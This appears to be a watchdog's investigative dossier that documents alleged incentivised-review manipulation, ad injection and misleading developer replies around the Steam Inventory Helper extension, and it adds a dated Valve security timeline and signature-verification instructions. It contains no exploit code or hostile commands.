| Avg written reviews/week | **2.6** | **34.5** | 8.4 |
| Weekly contest participants | 400–1,366 | declining 516→200 | 125–230 |
| Reviews per contest week | 1–9 | **38–122** | 3–25 |

The flip week coincides with extension v2.3.5/2.3.6 (update post id 793, 2025-03-07) — the version carried by the March 2025 5★ flood — and with the ad-injection rollout that triggered the 1★ backlash the same month (28 negatives, the most since 2017). From that week, review flow tracks the contest cycle almost perfectly: **every contest week = a review burst week**.

What changed in the contest format is not visible in the public EN channel (entry conditions run inside **@ContestMasterBot** / external pages, e.g. `t.me/ContestMasterBot?start=contestWinners_iydXfs`). The review-for-entry requirement is *explicitly* documented only in the three Google-Form contests (§3 below) — but the weekly synchronization from 2025-03-07 leaves little doubt the same mechanic was added to the standing weekly contests.

---

## 2. WEEKLY CONTESTS ↔ REVIEWS (all 84 "contest is over" posts)

Format: `post link | contest ended | participants | reviews in entry week | 5★ | 1–2★`

```
t.me/sihofficial/329 | 2024-10-17 | 965 | 2 | 0 | 2
t.me/sihofficial/372 | 2024-10-26 | 739 | 2 | 1 | 1
t.me/sihofficial/443 | 2024-11-08 | 727 | 4 | 2 | 2
t.me/sihofficial/506 | 2024-11-25 | 466 | 3 | 3 | 0
t.me/sihofficial/588 | 2024-12-12 | 539 | 2 | 1 | 0
t.me/sihofficial/608 | 2024-12-19 | 1268 | 2 | 0 | 2
t.me/sihofficial/625 | 2024-12-26 | 937 | 1 | 0 | 1
t.me/sihofficial/645 | 2025-01-03 | 898 | 1 | 0 | 1
t.me/sihofficial/658 | 2025-01-10 | 1013 | 3 | 1 | 1
t.me/sihofficial/678 | 2025-01-17 | 1222 | 2 | 1 | 1
t.me/sihofficial/693 | 2025-01-24 | 1199 | 2 | 2 | 0
t.me/sihofficial/717 | 2025-01-31 | 1366 | 5 | 4 | 0
t.me/sihofficial/734 | 2025-02-07 | 1197 | 5 | 4 | 0
t.me/sihofficial/753 | 2025-02-14 | 1306 | 9 | 6 | 3
t.me/sihofficial/769 | 2025-02-21 | 1198 | 11 | 8 | 2
t.me/sihofficial/781 | 2025-02-28 | 1108 | 6 | 5 | 1
─── THE FLIP ───
t.me/sihofficial/796 | 2025-03-07 | 719 | 46 | 27 | 16   ← program starts
t.me/sihofficial/812 | 2025-03-14 | 605 | 95 | 74 | 16
t.me/sihofficial/837 | 2025-03-21 | 542 | 79 | 72 | 6
t.me/sihofficial/881 | 2025-03-28 | 508 | 70 | 66 | 4
t.me/sihofficial/922 | 2025-04-04 | 516 | 53 | 49 | 4
t.me/sihofficial/962 | 2025-04-11 | 531 | 88 | 79 | 7
t.me/sihofficial/1001 | 2025-04-18 | 422 | 68 | 61 | 3
t.me/sihofficial/1062 | 2025-04-25 | 409 | 38 | 32 | 4
t.me/sihofficial/1099 | 2025-05-02 | 406 | 48 | 45 | 3
t.me/sihofficial/1132 | 2025-05-09 | 458 | 48 | 43 | 3
t.me/sihofficial/1169 | 2025-05-16 | 330 | 65 | 54 | 10
t.me/sihofficial/1203 | 2025-05-23 | 251 | 49 | 42 | 7
t.me/sihofficial/1265 | 2025-05-30 | 240 | 42 | 38 | 1
t.me/sihofficial/1339 | 2025-06-07 | 223 | 21 | 17 | 2
t.me/sihofficial/1381 | 2025-06-14 | 211 | 24 | 22 | 1
t.me/sihofficial/1428 | 2025-06-21 | 262 | 25 | 23 | 1
t.me/sihofficial/1480 | 2025-06-29 | 258 | 64 | 62 | 1
t.me/sihofficial/1527 | 2025-07-07 | 253 | 45 | 44 | 0
t.me/sihofficial/1561 | 2025-07-14 | 330 | 67 | 63 | 2
t.me/sihofficial/1599 | 2025-07-23 | 244 | 65 | 60 | 3
t.me/sihofficial/1633 | 2025-07-31 | 241 | 27 | 26 | 1
```
```

```
t.me/sihofficial/1688 | 2025-08-08 |  226 | 31 | 31 |  0
t.me/sihofficial/1740 | 2025-08-15 |  213 | 26 | 25 |  0
t.me/sihofficial/1805 | 2025-08-22 |  200 | 20 | 19 |  0
t.me/sihofficial/1858 | 2025-08-29 |  221 | 31 | 31 |  0
t.me/sihofficial/1901 | 2025-09-05 |  237 | 43 | 41 |  0
t.me/sihofficial/1926 | 2025-09-12 |  200 | 41 | 38 |  2
t.me/sihofficial/1984 | 2025-09-18 |  265 | 39 | 36 |  2
t.me/sihofficial/2042 | 2025-09-26 |  950 | 56 | 50 |  4   ← SKIN RAID week (mega-contest)
t.me/sihofficial/2090 | 2025-10-05 | 1000 | 43 | 40 |  2
t.me/sihofficial/2124 | 2025-10-10 |  287 | 52 | 49 |  3
t.me/sihofficial/2158 | 2025-10-17 |  317 | 55 | 53 |  1
t.me/sihofficial/2190 | 2025-10-26 |  470 | 101 | 93 |  3
t.me/sihofficial/2217 | 2025-11-03 | 1293 | 122 | 115 |  2  ← peak (1,293 participants)
t.me/sihofficial/2245 | 2025-11-11 |  301 | 78 | 76 |  2
t.me/sihofficial/2277 | 2025-11-20 |  248 | 51 | 50 |  1
t.me/sihofficial/2288 | 2025-11-27 |  449 | 27 | 26 |  1
t.me/sihofficial/2301 | 2025-12-05 |  186 | 38 | 37 |  0
t.me/sihofficial/2315 | 2025-12-12 |  445 | 23 | 23 |  0
t.me/sihofficial/2338 | 2025-12-19 |  338 | 53 | 50 |  1
t.me/sihofficial/2361 | 2025-12-26 |  286 | 44 | 42 |  2
t.me/sihofficial/2380 | 2026-01-05 |  193 | 37 | 34 |  2
t.me/sihofficial/2390 | 2026-01-12 |  238 | 61 | 54 |  3
t.me/sihofficial/2412 | 2026-01-21 |  256 | 26 | 23 |  2
t.me/sihofficial/2448 | 2026-01-29 |  483 | 46 | 44 |  1
t.me/sihofficial/2482 | 2026-02-09 |  336 | 37 | 35 |  1
t.me/sihofficial/2506 | 2026-02-18 | 1299 | 41 | 39 |  1
t.me/sihofficial/2508 | 2026-02-18 |  308 | 41 | 39 |  1   (same week, two contests)
t.me/sihofficial/2531 | 2026-02-26 |  253 | 51 | 50 |  0
t.me/sihofficial/2562 | 2026-03-06 |  257 | 26 | 25 |  0
t.me/sihofficial/2586 | 2026-03-16 |  265 | 20 | 18 |  1
t.me/sihofficial/2610 | 2026-03-24 |  175 | 45 | 42 |  0
t.me/sihofficial/2640 | 2026-04-07 |  257 | 52 | 51 |  0   ← PRIME DROP week
t.me/sihofficial/2646 | 2026-04-09 |  269 | 39 | 38 |  0
t.me/sihofficial/2672 | 2026-04-17 |  288 | 49 | 47 |  1
t.me/sihofficial/2779 | 2026-05-08 |  181 | 21 | 20 |  0
t.me/sihofficial/2789 | 2026-05-11 |  251 | 16 | 15 |  0
t.me/sihofficial/2839 | 2026-05-19 |  166 | 22 | 21 |  1
t.me/sihofficial/2886 | 2026-05-28 |  205 | 40 | 38 |  2
t.me/sihofficial/2924 | 2026-06-04 |  202 | 23 | 22 |  1
t.me/sihofficial/2978 | 2026-06-16 |  201 |  9 |  8 |  1   ← taper begins
t.me/sihofficial/3113 | 2026-07-17 |  239 | 12 | 10 |  1
t.me/sihofficial/3152 | 2026-07-27 |  230 | 25 | 24 |  1
t.me/sihofficial/3196 | 2026-08-06 |  233 | 18 | 17 |  0
t.me/sihofficial/3255 | 2026-08-24 |  125 |  3 |  2 |  1
t.me/sihofficial/3291 | 2026-09-01 |  168 |  9 |  8 |  1
t.me/sihofficial/3330 | 2026-09-11 |  116 | 10 | 10 |  0
t.me/sihofficial/3400 | 2026-10-02 |  125 |  7 |  7 |  0
```

Reading the table. Pre-flip: 15 weeks of contests (9,100+ total participants) → 58 reviews total, mixed ratings. Post-flip: 69 contest weeks → **~3,000 reviews, 85–95% five-star, near-zero negatives** — the review stream became a function of the contest calendar. Note the mid-2025 pattern: *participants fall* (516 → 200) while *reviews per contest stay flat or rise* (45–65) — the funnel stopped being "many casual entrants" and became "fewer entrants, each now performing the review task".

---

3. GOOGLE-FORM CONTESTS (explicit review-for-prize, verbatim forms)

| Contest | Post | Announced | Window reviews | 5★ | Notes |

```
|---|---|---|---|---|---|
| PRIME DROP | `t.me/sihofficial/2625` | 2026-03-31 | **51 in 8 days** (50× 5★); day-of spike **12 reviews on Mar 31** vs 3–5 baseline | 50 | all v2.9.19; form: "leave any comment… **rate SIH** and attach the link to your comment" (forms.gle/26RhQxXQdbKLYX7AA) |
| SKIN RAID | `t.me/sihofficial/3378` | 2025-09-25 | 49 in 8 days (45× 5★), versions clustered on v2.7.x | 45 | form targets "SIH.Mobile app" (forms.gle/Bj4cJoNRoTiwWv3E6); same week as mega-contest 2042 (950 participants) |
| PURE DROP | `t.me/sihofficial/3418` | 2026-10-08 | 1 by Oct 10 (results 2026-10-15; 74 "Join" at fetch) | 1 | form: "leave any comment about your experience with SIH extension… rate SIH and attach the link" (forms.gle/QvsjSu7osN8zwCKn9) |

**Corrected economics** (fixes the narrower window in the main report — the Mar-31 day-of burst remains the cleanest attribution unit):

- PRIME DROP: $26.74 pool → day-of burst 12 reviews = **$2.23/review**; full 8-day window 51 reviews = **$0.52/review** (window mixes in the standing weekly-program flow — see §2).
- SKIN RAID: $37.42 pool → 45–49 reviews ≈ **$0.76–0.83/review**.
- The whole post-flip program: ~3,000 reviews over 69 contest weeks against weekly prize pools of ~$15–40 → **≈ $0.5–0.8 per motivated review** sustained over 15 months.

---

## 4. HOW TO READ THE DYNAMICS (for the complaint)

1. **Phase 1 (2024-10…2025-02):** weekly contests existed, did NOT touch the store — proof the mechanism was separable and deliberate when it later changed.
2. **2025-03-07:** the switch — same contests, same channel, but from that week every contest week produces a 5★ burst. No store-facing feature, update, or user-base event explains a ×13 jump in written reviews (2.6 → 34.5/week) synchronized with the contest calendar.
3. **Mega-contests coincide with review peaks:** 2025-10-26 (470 participants → 101 reviews), 2025-11-03 (1,293 → 122), 2025-09-26 (950 → 56 + the SKIN RAID window).
4. **The taper (2026-06+):** contest participation decays (200 → 125) and reviews decay in lockstep (34.5 → 8.4/week) — the review flow is downstream of contest activity, not of organic user sentiment.
```

▼ Complaints and replies — complete supplied collection

Original author text, unchanged. Download this original ↓

```
# Negative Reviews & Developer Replies — Full Evidence Collection
## Steam Inventory Helper (`cmeakgjggjdlcpncigglobpjbkabhmjl`) — companion to `REVIEW-MANIPULATION-EVIDENCE.md`

**Dataset.** 4,089 total reviews (full store history); 765 rated 1–2★; 286 carry a reply from **"SIH Tech Support — Developer"**; 222 distinct reply texts (heavily templated). Collected via Apify actor + Playwright lowest-rating pass, 2026-10-11. Theme classification is keyword-based on review text; yearly counts show when each complaint type peaked.

---

# 1. WHAT USERS WRITE (765 NEGATIVES, BY THEME)

| Theme | Count | Peak years | Substance |
|---|---|---|---|
| **Ads / gambling injection** | 313 | 2017 (114), 2025 (75), 2024 (35) | banners on Steam pages, casino ads, Kinguin referral, "ads for a couple of bucks" removal subscription |
| **Spyware / permissions / data** | 142 | 2017 (116), 2024 (8) | tracking clicks, `<all_urls>`, cookies, "read and change all your data" |
| **Review manipulation** | 46 | 2017 (17), 2015 (11), 2025 (6) | "manipulating reviews with bot accounts", "scammed reviews" |
```

Bugs / broken features	45	spread	broken floats, sell buttons, rate-limits
Money/items lost	29	2017 (18)	"sold my whole inv for 3 cents", wallet drained, scam accusations
API key hijack	1 (explicit)	2024	"new [API key] was created" after use

1.1 The three complaint waves (mirrors of monetization pushes)

Wave 1 — Sept 2017 (369× 1★ that year; 121 reviews on 2017-09-19 alone). Users linked press coverage:
> *"Steam Inventory Helper monitors your browsing activity!!! https://www.ghacks.net/2017/09/…"* — Daniel š, Oct 1, 2017
> *"SIH used to be a great addition to the Steam experience… [until the] script"* — zar athustra, Oct 11, 2017

Wave 2 — June 2024 (50× 1★ that month). The MV3 permission grab:
> *"spyware (requesting dangerous permissions)"* — Crap Head, Jun 26, 2024 (12 of 13 found helpful)
> *"- Read and change all your data on all websites - Manage your apps, extensions, and themes NO THANKS"* — Frowki, Jun 24, 2024 (19 of 23)
> *"Read and change all your data on all websites … WHY!"* — ls zhai, Jun 25, 2024 (10 of 11)

Wave 3 — March–May 2025 (75 ad complaints; 28 negatives in March alone). Ad injection goes live:
> *"Recently added gambling website ads everywhere."* — Mar 8, 2025
> *"Shady practice of adding gambling ads into all steam pages."* — Mar 8, 2025
> *"displays ads ;("*, *"embeds ads on steam"* — Mar 10, 2025
> *"Puts ads on my steam page and demands money to remove it."* — May 11, 2025
> *"like looking at a casino or something"* — Jun 13, 2026

The 2025-03 1★ wave is then drowned by the incentivized 5★ program (181× 5★ the same month — see main report §3).

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2. WHAT THE DEVELOPER REPLIES (286 REPLIES, 222 TEMPLATES)

2.1 The copy-paste catalog (usage counts)

T1 — ×31 (2025-04/05, the "partnered ads" admission):
> *"Hello! Unfortunately, we had to add partnered ads to be able to support and further develop our free project. … **Partnered ads mean that we are given advertisements to display, and we simply show them.** Additionally, if a user decides to purchase our subscription, all ads will be immediately removed."*

T2 — ×17 (June 2024, the MV3 deflection):
> *"Hello! Starting from June 1, 2024, Google requires all extensions to migrate to the Manifest V3 standards… You can find detailed information about the permissions here: https://x.com/SteamInvHelper/status/…"*

T3 — ×4 (2026-02): *"At the moment, we only have one partner banner… you can simply purchase a subscription for just a couple of bucks."*

T4 — ×3 (2026-01, the veiled legal threat):
> *"…please note that we do not violate any applicable laws, operate in full compliance with Google's policies… **we would like to remind you that you bear responsibility for posting comments of this kind that may be considered unlawful.**"*

T5 — ×3 (2025-10): *"…we have added several slots for affiliate banners."*

T6 — ×2 (2026-05, "Google reviews everything"):
> *"It is very unfortunate to see misleading comments of this kind. The list of available requests and the extension's functionality is clearly described on the main page of the Google Marketplace, and additionally, **every version of our extension goes through Google's review process.**"*

T7 — ×2 (2025-09, "one banner, Valve's tournament"): *"We have only one affiliate banner advertising Valve's eSports tournament…"*

T8 — ×2 (2024-08, Kinguin grey-market referral): *"This is an optional promotional offer that can help save users money."*

2.2 One-off replies that matter

Date	Reply	Significance
2017-10-02	*"This information is fake. We are not using any kind of script that is mentioned there."* (to the ghacks.net article)	Flat denial of the browsing-activity monitoring story
2018-01-06	*"**This was an old article with the outdated information. This analytics script was removed long ago and we are never bringing it back.**"*	**Admission that the "fake" script existed** — the 2017 spyware claim was true
2017-09-19	*"Extension is not able to steal anything."* / 2018-07-02: *"SIH never was harmful to user."*	absolute denials, contrast with §3 below
2023-12-25	*"…this service is more of a gambling project, so at the moment **we have no specific tasks to add and interact with gambling projects**."* (declining to add CSGOEmpire)	Two years later: CSGOFAST referral in the trade window + own case-opening site (`cases.steaminventoryhelper.com`) + gainskins gambling banners
2025-03-24	*"our extension does not collect authorization access, API keys, or any similar information"*	**False** — password login, Steam Guard registration, maFile cloud sync are all in the code
2026-08-31	*"The extension do not have access to API key so it can't be changed. It appears that you may have fallen victim to a phishing website or malware."*	Blames the victim; user reported a **newly created API key** after the extension logged them out
2025-03-18	*"someone has launched an entire anti-advertising campaign against SIH… tens of thousands of grateful users"*	Labels organic backlash a "campaign" while running the incentivized 5★ program (main report §2)
2024-11-05	*"We're very sorry that you continue to copy and post the same review from different accounts"*	Accuses critics of the exact astroturfing SIH itself runs
2025-03-13	*"If it's great we hope you will change your rate for 5 stars :)"* (and ×3 more 4★-review replies asking to raise the rating)	Rating solicitation in the store itself
2020-10-21	*"You can check our code and find nothing… only limited to these websites: steampowered, market.csgo.com, sih.gainskins.com, steamcharts, steamcommunity, steamrep"*	**Then-true** narrow permission list — became `<all_urls>` in 2024, making every later "check the permissions page" reply misleading

---

3. REPLY vs. CODE vs. OWN ADMISSIONS — CONTRADICTION MATRIX

Claim in replies	Contradicted by	Where
"Google's review process" covers the ads	their own T1: **"we are given advertisements to display, and we simply show them"** — ads are delivered to the client at runtime from `ads.steaminventoryhelper.com/adapi/<token>/find-all` with per-user targeting `{f:{…}}`; Google reviews submitted code, not the ad server's output	main report §4.1; 922.js:84640
"we only have one partner banner" (T3/T5/T7, various)	their own T5 "several slots" + code: 5 adSpaceTokens (`marketSponsor`, `tradeoffer`, `marketLeftSideBanner`, `externalIntegrationBanner`, `marketSponsorBanner`), 4 ad networks + hardcoded RU-only `http://23.105.226.164` banner	main report §2.2; INTEGRATIONS.md
"no gambling affiliation"	T8 Kinguin referral; CSGOFAST `subid2=csgofast` in the trade window; gainskins gambling banner feed; `cases.steaminventoryhelper.com` case-opening with sell/withdraw commands	code audit §2.2
"does not collect authorization access"	`IAuthenticationService/BeginAuthSessionViaCredentials` (password login), `ITwoFactorService/AddAuthenticator`, maFiles `shared_secret`/`identity_secret` uploaded to `core.sih.app/sih/backups/sync`	922.js:99652
"not able to steal anything" (2017)	own 2018 admission that an analytics/tracking script existed

```
and was removed; current build: C2 `tradesend`/`tradeaccept`, `sell_item` tasks, auto-confirm | §2.2;
C2 report §4 |
| "permissions only for SIH functions… check the store page" | 2020 reply itself listed 6 Steam
domains — current manifest is `<all_urls>` + `cookies` + `webRequest` + `management` | manifest.json
|

**Net pattern.** The reply operation uses (a) a true but irrelevant fact (Google code review) as a
shield for runtime behavior Google cannot see, (b) minimization ("one small banner") disproven by
their own other replies ("several slots") and the code, (c) historical absolute denials followed by
later quiet admissions, (d) victim-blaming and legal-flavored threats toward critics, and (e) rating-
solicitation even inside review threads.

---

# 4. FILES

- `%TEMP%\opencode\scraper\lowest_fixed.json` — 1,010 reviews parsed (lowest-rating pass)
- `%TEMP%\opencode\scraper\dev_replies.json` — 286 review+reply pairs
- `%TEMP%\opencode\scraper\unique_replies.json` — 222 deduplicated reply templates with usage counts
and trigger reviews
- `%TEMP%\opencode\cws_all.json` — full 4,089-review dataset (Apify)

*Compiled 2026-10-11. Quotes are verbatim (typos included); "helpful" counts as shown on the store at
scrape time.*
```

▼ **Read the original 11 October wording**

Preserved verbatim from the supplied 11 October 2026 edition. “Today” and “currently” refer to that edition; its original estimates and formulations remain available alongside the dated text above.

The 84-row table, rating histogram and arithmetic have been checked against the supplied text. The source timeline’s summary averages are not used in the explorer. The mobile campaign stays separate from the extension campaign. New source material can extend this record without changing the preserved originals.

Open this passage in the complete original edition →

EDITION NOTES / TRACEABLE FILES

Read the claim. Check its source.

This reading edition was prepared on 18 October 2026 from the current English article. It retains the authored discussion and analytical tables in the source HTML. Navigation and interactive controls are removed. Interactive datasets remain linked rather than expanded into thousands of printed rows.

Selected source images remain linked to their publications or retained copies. The PDF does not independently authenticate the participants in a screenshot, verify every report in a collection, or determine the merits of a legal allegation.

Check this edition

The detached OpenPGP signature covers the exact bytes of the article JSON. That JSON includes the exported text, source identity and SHA-256 of this PDF. It is not a PDF document signature, and it does not certify the truth of underlying third-party material.

Article JSON · OpenPGP signature · JSON SHA-256
Published verification key · Verification instructions

```
Signing-key fingerprint
129FC7F39C40C69D2EF3C329BFCF9E8DD295EE01

Source HTML SHA-256
f07b417561d22fb3b7c77840e3e946b3909e2d46af3c6bb46ec79349b2779fc8
```

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```
Build 2026-10-18T11:58:30.589Z
Source: https://phishdestroy.io/steam_dossier/reviews-and-incentives
```

ENGLISH · 18 OCTOBER 2026

Security Timeline

Timeline of Valve security incidents, policy updates and enforcement actions from 2018 to 2026, with evidential grading.

Prepared	18 October 2026
Attribution	PhishDestroy Team
Live article	phishdestroy.io/steam_dossier/security_timeline
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 17 SECTIONS

Follow the record.

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The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

THE SECURITY RECORDEXHIBIT / 16 ENTRIES
2018 — 2026

Security Timeline — 2018 to 2026

> Security changed. *Follow the record.*

WHAT THIS SECTION PROVES
This chronological record reconstructs eight years of security modifications across Steam's trade and authentication stack. It tracks the 2018 7-day trade hold implementation, 2023 Web API key mobile confirmations, and the 2026 session token deprecations against documented bypass techniques. The timeline establishes that platform updates consistently lagged known exploit vectors while preserving structural advantages for commercial operators.

← Back to Executive briefing
Trade locks. Login controls. API restrictions. A dated record of what changed—and what the sources actually establish.

Explore the timeline
EIGHT YEARS. ONE RECORD.**16milestones to examine**
Every entry keeps its submitted date and source. Verification is shown alongside it.

REVIEWED / 24 SEP 2026

10Verified event & date
06Partly verified
00Source mismatch
00Source needed

How to read this record
Verified event & date: both supported by a readable primary source. **Partly verified:** a related change is documented, but the date or scope remains unresolved. **Source mismatch:** the linked material does not support the submitted claim. **Source needed:** no matching dated source was verified in this review. An unresolved entry is not proof that an event did not happen.

Dates on unresolved entries are submitted dates, not verified release dates. The original investigation text has not been rewritten.

The chronology

01 — 16
16 of 16 entries · newest first

202609-01Submitted date
CommunityPartly verified

Suspicious-message warnings in group chats

An official beta notice confirms the feature on 31 August. The supplied 1 September stable-release date still needs its specific release note.

Steam Client Beta — August 31st archived 2026-03-13 ↗

Original entry & submitted link
Automated Suspicious Chat Flagging

Inspect the submitted source ↗

202601-16Verified date
APIVerified event & date

Granular permissions & IP whitelisting for Publisher Keys (Valve announcement)

On 16 January 2026, Valve published an official Steamworks announcement (*"NEW: Better permissions and controls for Web API Keys"*) confirming new granular permission tools allowing developers to segment Web API keys into discrete groups (**General, Microtransactions, Economy, and Sales Data**), restrict keys to specific App IDs, and enforce server IP whitelisting.

The Glaring Double Standard: This official announcement establishes that Valve has fully developed the technical infrastructure for granular API permissions and IP restrictions, but **deliberately withholds them from regular user accounts (**`steamcommunity.com/dev/apikey`**).** Regular user API keys remain monolithic, all-or-nothing credentials with no IP whitelisting—which is the exact technical omission enabling the multi-million-dollar API trade interception industry.

Valve Announcement — NEW: Better permissions and controls for Web API Keys (16 Jan 2026) · Documentation: Steamworks Web API Authentication ↗

Original entry & submitted link
Steamworks Web API Granular Scopes

Inspect Valve's Official Steamworks Announcement (493839547938902179) ↗

202507-15Verified date
TradingVerified event & date

CS2 trades gain a seven-day reversal window

Valve's dated announcement introduces reversal of Counter-Strike item trades from the preceding seven days. While designed to mitigate hijacking, third-party economic audits (CSMarketCap ↗) recorded a **$104M (-25%) collapse** in market capitalization within 24 hours due to cash-trading disruption. As analyzed by Skinvault ↗, triggering a reversal inflicts an automatic 30-day trade lockout on the account. In summer 2026, Valve shifted from global midnight UTC resets to individual per-item minute timers (Skin.land ↗).

Valve — 15 July 2025 announcement · CSMarketCap Analysis ↗

Original entry & submitted link
CS2 Trade Protection / Reversal Window

Inspect the submitted source ↗

202505-14Verified date
AuthenticationVerified event & date

Valve publishes account security warning regarding SMS leaks

Valve's official announcement on May 14, 2025, addresses account security and SMS-based authenticators. While the notice focuses on SMS leaks and confirms no Steam systems were breached, it serves as an official security update on the submitted date.

Valve — A note about the security of your Steam account

Original entry & submitted link
Account Security Announcement

Inspect the submitted source ↗

202410-02Verified date
TradingVerified event & date

Seven days before re-trading or re-marketing

The release notes cover items acquired through the in-game store, including the Armory, trade offers and the Community Market. The documented scope is wider than Armory items alone.

Valve — Release Notes for 10/2/2024

Original entry & submitted link
CS2 The Armory / 7-Day Hold

Inspect the submitted source ↗

202409-18Submitted date
TradingPartly verified

New-device restrictions verified on Help Pages

Steam's official support documentation confirms a 7-day trading restriction when logging in from a new device that has not been authorized for at least 7 days. While the exact rollout date of September 18, 2024, is not recorded as a changelog milestone, the functionality is fully documented.

Steam Support — Trading and Market Restrictions

Original entry & submitted link
New Device Login Trade Restriction

Inspect the submitted source ↗

202402-14Submitted date
CommunityPartly verified

Name-change trade cooldown implemented in 2024

Community and developer records confirm that in early 2024, Valve introduced an unannounced 2-to-4 hour trade cooldown immediately following a profile name change to mitigate rapid impersonation scams. Because Valve published no official press release, client changelog, or support article for this restriction, the submitted February 14 date lacks formal verification; a Steam community discussion serves as indirect corroboration rather than official Valve documentation.

Steam community discussion (indirect corroboration) — Name-change restriction detail

Original entry & submitted link
Profile Name / Avatar Change Hold

Inspect the submitted source ↗

202312-04Verified date
APIVerified event & date

Key creation requires mobile confirmation

The introduction of mandatory Steam Guard mobile confirmation for Web API key creation is verified to have occurred in late 2023, as documented by third-party developer libraries. The exact date of December 4, 2023, represents the observed rollout period within the developer

community.

Maintainer documentation — March 2024 archived 2026-09-24 ↗

Original entry & submitted link
Mobile Confirmation for API Keys

Inspect the submitted source ↗

202310-24Verified date
DeveloperVerified event & date

Mandatory 2FA for setting game builds live goes effective

Valve's official Steamworks announcement on October 10, 2023, confirms that starting October 24, 2023, any account setting a build live on the default branch of a released application must authorize the change via SMS or the Steam Mobile App. This change directly updated the SetAppBuildLive Web API.

Steamworks — Security improvements for managing builds and users archived 2025-12-03 ↗

Original entry & submitted link
SMS MFA for Game Build Publications

Inspect the submitted source ↗

202307-12Submitted date
CommunityPartly verified

Custom biography content warnings observed by community

Steam community reports starting in July 2023 document that custom profile biographies containing external links or trigger words began displaying automated content warnings. The submitted date of July 12, 2023, matches the initial wave of user reports on Steam Community forums.

Steam Community Forum — Bio Content Warning Reports

Original entry & submitted link
Custom Biography Content Warning

Inspect the submitted source ↗

202301-25Submitted date
CommunityPartly verified

Profile link filtering and editing cooldowns active

Steam's official support documentation confirms that links in custom biographies are filtered, and abusive name or avatar changes can trigger editing bans. While the exact rollout of the 4-hour cooldown on January 25, 2023, represents the observed onset, the link-filtering mechanism itself is fully active on the submitted help page.

Steam Support — Profile Name and Avatar Restrictions

Original entry & submitted link
Profile LINK REMOVED / Cooldown

Inspect the submitted source ↗

202210-24Verified date
AuthenticationVerified event & date

Steam Client transition to OAuth refresh and access tokens

Valve's major client and mobile app updates in October 2022 overhauled the Steam authentication system. The old session cookie structure was replaced with OAuth-based access and refresh tokens, and a list of active authorized devices was introduced to allow manual revocation of active sessions.

Valve — Steam Mobile App Update and Authentication Overhaul

Original entry & submitted link
Steam Login Overhaul / Cookie Truncation

Inspect Valve Announcement ↗

202210-12Verified date
AuthenticationVerified event & date

QR sign-in and authorized-device management

Valve's 12 October announcement describes QR sign-in, approval or denial of sign-ins, and a device list that can revoke account access.

Valve — The updated Steam Mobile App is now available

Original entry & submitted link
Steam Mobile App 3.0 / QR Login

Inspect the submitted source ↗

202205-10Submitted date
APIPartly verified

Trade cancellation endpoints removed from public API list

Developer records confirm that in May 2022, Valve silently removed trade management endpoints such as IEconService/CancelTradeOffer and DeclineTradeOffer from the Web API (documented in node-steam-tradeoffer-manager #325). While the methods remain functional in private client protocols, the date of May 10, 2022, represents their observed removal from public Web APIs to combat scam panels.

Developer Discussion — Issue #325 (CancelTradeOffer removed) · Steamworks Web API — IEconService Documentation

Original entry & submitted link
Removal of Trade Cancellation Endpoints

Inspect node-steam-tradeoffer-manager Issue #325 ↗

202005-25Verified date
TradingVerified event & date

Dota 2 items receive a seven-day trading cooldown

On May 25, 2020, alongside the International 10 Battle Pass release (blog.dota2.com/2020/05/the-international-10-battle-pass/), Valve implemented a 7-day trade lock on Dota 2 items, matching the 2018 Counter-Strike policy. This restriction applies to all traded items and Market purchases.

Dota 2 Community — Trade Lock and TI10 Client Update

Original entry & submitted link
Dota 2 / 7-Day Trade Lock

Inspect the submitted source ↗

201803-29Verified date
TradingVerified event & date

Traded CS:GO items receive a seven-day cooldown

The official release notes confirm the date and restriction. The supplied URL redirected to a 2013 map update; the matching release-note URL ends in 20309.

Valve — Release Notes for 3/29/2018

Original entry & submitted link
CS:GO / 7-Day Trade Lock

Inspect the submitted source ↗ archived 2025-02-26 ↗

Follow the evidence. Inspect the source.

Return to the investigation ↗

EDITION NOTES / TRACEABLE FILES

Read the claim. Check its source.

This reading edition was prepared on 18 October 2026 from the current English article. It retains the authored discussion and analytical tables in the source HTML. Navigation and interactive controls are removed. Interactive datasets remain linked rather than expanded into thousands of printed rows.

Selected source images remain linked to their publications or retained copies. The PDF does not independently authenticate the participants in a screenshot, verify every report in a collection, or determine the merits of a legal allegation.

Check this edition

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Article JSON · OpenPGP signature · JSON SHA-256
Published verification key · Verification instructions

```
Signing-key fingerprint
129FC7F39C40C69D2EF3C329BFCF9E8DD295EE01

Source HTML SHA-256
ed6aff3ec1544215fc9dce1fd3766f8067a0fc88a40f5bdf059cadb9633161ab
```

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```
Build 2026-10-18T11:58:30.589Z
Source: https://phishdestroy.io/steam_dossier/security_timeline
```

ENGLISH · 18 OCTOBER 2026

Verify the signed record

Verification results, dated files and instructions for all 400 published OpenPGP signatures in the Steam Dossier.

Prepared	18 October 2026
Attribution	PhishDestroy
Live article	phishdestroy.io/steam_dossier/signatures
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 03 SECTIONS

Follow the record.

Article overview 3

Know what the signature covers. 3

Repeat the check. 3

Find a signed file. 4

Edition, sources & verification 43

The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

The signed record.

Open the exact file, inspect its detached signature and repeat the verification with the published public key.

400 / 400
Published signatures verified

393
Referenced PDF hashes checked

35
Original signed files recovered

Checked 2026-10-12 · Download the complete verification result · JSON

Know what the signature covers.

The signature authenticates the exact bytes of its matching file. Page export JSON also records a SHA-256 digest for its corresponding PDF. These are dated snapshots: current HTML, Markdown and llms text have their own reading editions.

PhishDestroy signs as the collection compiler. Authors and research agents are attributed separately in the records. File integrity does not establish the truth of a claim or change an annex's evidence status.

During this check, 35 JSON files differed from their signatures because a later link rewrite had replaced GitHub addresses with GitLab addresses. The original bytes were recovered, then matched against the existing SHA-256 files and verified against the original signatures.

No new signature or historical date was created. The recovery applies to the signed snapshots. Current reading pages keep their current links. This verification report is unsigned.

Repeat the check.

Download a file and its matching `.asc` signature from the register. For page exports, open the JSON to find the PDF filename and expected digest.

Download the public key

129F C7F3 9C40 C69D 2EF3
C329 BFCF 9E8D D295 EE01

Example: the historical English main dossier.

```
gpg --import pgp-key.txt
gpg --fingerprint 129FC7F39C40C69D2EF3C329BFCF9E8DD295EE01
gpg --verify index.content.json.asc index.content.json
sha256sum -c index.content.json.sha256
```

JSON · Signature · SHA-256 · PDF

Find a signed file.

